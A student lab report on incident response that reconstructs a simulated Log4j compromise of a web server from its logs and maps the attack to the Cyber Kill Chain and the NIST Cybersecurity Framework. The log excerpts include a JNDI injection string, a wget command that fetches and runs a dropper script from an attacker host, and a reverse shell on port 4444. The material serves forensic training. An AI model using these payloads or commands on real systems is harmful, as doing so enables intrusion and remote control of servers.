

Practical 7

Framework Mapping

1. Aim

To analyze artifacts from a simulated security incident, identify indicators of compromise (IOCs), and systematically map the stages of the attack to the Lockheed Martin Cyber Kill Chain and the NIST Cybersecurity Framework.

2. Objectives

- Analyze server log files (web logs, authentication logs, network connections) to reconstruct an attacker's steps.
- Map the discovered actions to the 7 phases of the Cyber Kill Chain.
- Understand how the NIST Cybersecurity Framework (Identify, Protect, Detect, Respond, Recover) applies to defending against and responding to the incident.
- Produce a structured incident mapping report based on command-line forensic evidence.

3. Tools Used

- **Operating System:** Ubuntu Linux VM (Incident Response Environment).
- **Log Analysis Tools:** Standard Linux CLI utilities (`grep`, `cat`, `awk`).
- **Reference Frameworks:** Cyber Kill Chain methodology documentation.

4. System Requirements

- Linux-based virtual machine containing a mock `/var/log` directory with artifact files (e.g., `access.log`, `auth.log`, network state dumps).
- Basic understanding of web application vulnerabilities (e.g., Log4j/JNDI injection) and Linux system administration.

5. Theory

The Cyber Kill Chain: Developed by Lockheed Martin, it is a framework that outlines the stages of an information systems cyberattack. It consists of seven steps: Reconnaissance, Weaponization, Delivery, Exploitation, Installation, Command & Control (C2), and Actions on Objectives. Breaking an attack into these phases allows defenders to identify specific points where they can disrupt the attack lifecycle.

NIST Cybersecurity Framework (CSF): A set of guidelines for mitigating organizational cybersecurity risks. Its core functions are Identify, Protect, Detect, Respond, and Recover. While the Kill Chain models the *attacker's* perspective, NIST CSF models the *defender's* strategic posture.


6. Lab Setup

We are acting as a Level 2 SOC Analyst responding to an alert indicating abnormal outbound network traffic from an internal web server (IP: 192.168.1.100). We have been provided with an archive of the server's logs. Our task is to use command-line tools to discover what happened and map it to the Cyber Kill Chain.

7. Procedure & Attack Flow

Step 1: Identifying Delivery and Exploitation

We begin by analyzing the Apache `access.log` to identify how the attacker gained initial access. We look for known vulnerability signatures. In this case, we grep for a common JNDI injection string associated with the Log4j vulnerability.



```
analyst@soc-vm:~/incident_logs$ grep -i "jndi:ldap" access.log
192.168.1.50 - - [09/May/2026:10:14:22 +0000] "GET /?q=${jndi:ldap://
10.10.10.99:1389/Exploit}" HTTP/1.1" 200 4312 "-" "Mozilla/5.0"
192.168.1.50 - - [09/May/2026:10:14:25 +0000] "GET /api/v1/login HTTP/1.1" 200
1024 "-" "Mozilla/5.0"
```

Screenshot 1: Discovering the Delivery (HTTP Request) and Exploitation (JNDI execution) payload

Step 2: Detecting Payload Installation

Having identified the exploit, we check the system authentication logs (`auth.log`) and bash history to see what the exploit did post-execution. We find evidence of the attacker using `wget` to download a secondary payload script.

Terminal - log_analysis

```
analyst@soc-vm:~/incident_logs$ cat auth.log | grep -i "root" | tail -n 3
May 9 10:15:01 webserver sudo: www-data : TTY=unknown ; PWD=/var/www/html ;
USER=root ; COMMAND=/usr/bin/wget http://10.10.10.99/dropper.sh -O /tmp/
dropper.sh
May 9 10:15:05 webserver sudo: www-data : TTY=unknown ; PWD=/var/www/html ;
USER=root ; COMMAND=/bin/bash /tmp/dropper.sh
May 9 10:15:10 webserver su: pam_unix(su:session): session opened for user
root by (uid=0)
```

Screenshot 2: Discovering the Installation phase (Dropper script execution)

Step 3: Confirming Command & Control (C2)

Next, we examine the provided `network_state.txt` (a snapshot of `netstat` taken during triage) to verify if the dropper script established a persistent connection back to the attacker.


Terminal - log_analysis

```
tcp        0      0 192.168.1.100:43892    10.10.10.99:4444      ESTABLISHED
1402/bash
analyst@soc-vm:~/incident_logs$ cat network_state.txt | grep ESTABLISHED
tcp        0      0 192.168.1.100:22       192.168.1.50:51223    ESTABLISHED
988/sshd
```

Screenshot 3: Identifying the C2 Phase (Reverse bash shell connected to port 4444)

Step 4: Analyzing Actions on Objectives

We need to determine what the attacker's ultimate goal was. Checking the system logs and temporary directories, we find evidence of data staging and exfiltration using SCP (Secure Copy Protocol).

A terminal window titled "Terminal - log_analysis" with a dark purple background. It shows two commands and their outputs. The first command is 'ls -lh /tmp/*.tar.gz' which lists a file '/tmp/db_dump_backup.tar.gz' with permissions '-rw-r--r--', size '45M', and timestamp 'May 9 10:20'. The second command is 'grep "scp" syslog' which shows two log entries: one for an SSH connection at 10:22:15 and another for an SCP file transfer at 10:22:16, both from 'webserver'.

Screenshot 4: Discovering Actions on Objectives (Database dump creation and exfiltration)

Step 5: Generating the Mapping Report

Based on our forensic findings, we consolidate the evidence and map the exact timestamps and actions to the Cyber Kill Chain framework in a summary file.

```
Terminal-log_analysis

analyst@soc-vm:~/incident_logs$ cat killchain_mapping.txt
[+] INCIDENT MAPPING: CYBER KILL CHAIN [+]
-----
1. Reconnaissance: Assuming prior port scanning/vuln probing (Not in logs).
2. Weaponization: Attacker crafted a malicious JNDI payload.
3. Delivery: Payload delivered via HTTP GET request (10:14:22).
4. Exploitation: Log4j vulnerability triggered on web service.
5. Installation: wget used to download 'dropper.sh' to /tmp (10:15:01).
6. Command & Control: Reverse shell established to 10.10.10.99:4444.
7. Actions on Objectives: Database dumped to /tmp and exfiltrated via SCP (10:22:16).
```

Screenshot 5: The final Cyber Kill Chain mapping output

8. Mapping to NIST Cybersecurity Framework

In response to the attack mapped above, the organization's actions map to the NIST CSF as follows:

NIST Function	Application to Incident
Identify	Recognizing that the web server contained the vulnerable Log4j library.
Protect	(Failed in this scenario) - A Web Application Firewall (WAF) should have blocked the JNDI string.
Detect	The SOC triggered an alert based on the anomalous outbound connection on port 4444.
Respond	Isolating the web server from the network and performing the log analysis (this practical).
Recover	Patching Log4j, restoring the web server from a clean backup, and resetting compromised database credentials.

9. Observations

- The logs provide a clear, chronological narrative of the attack.
- The attacker moved rapidly from initial exploitation (10:14) to data exfiltration (10:22), indicating an automated attack script rather than manual typing.
- The lack of egress filtering allowed the reverse shell and SCP connections to succeed unimpeded.

10. Results

The security incident was successfully reconstructed from raw log artifacts. The attacker's methodology was accurately mapped to all seven phases of the Cyber Kill Chain, providing a clear understanding of the attack vectors and objectives.

11. Findings

- Framework mapping is critical for identifying gaps in security posture. In this incident, the "Protect" phase was weak (missing WAF, missing egress filtering).
- Attackers rely heavily on native Linux tools ("Living off the Land" binaries like `wget` and `scp`) during the Installation and Exfiltration phases to evade detection.

12. Limitations

- Frameworks are theoretical models; in reality, attackers may loop between phases (e.g., repeatedly moving between Reconnaissance and Exploitation) or skip phases entirely if credentials are already known.
- Log analysis relies entirely on the assumption that the attacker did not tamper with or clear the logs during the Actions on Objectives phase.

13. Conclusion

This practical demonstrated the forensic value of mapping a cyber incident to established frameworks. By aligning raw log data with the Cyber Kill Chain, analysts can translate technical artifacts into a structured narrative. Furthermore, applying the NIST Cybersecurity Framework enables organizations to move beyond mere detection and formulate a comprehensive strategy for remediation and future prevention.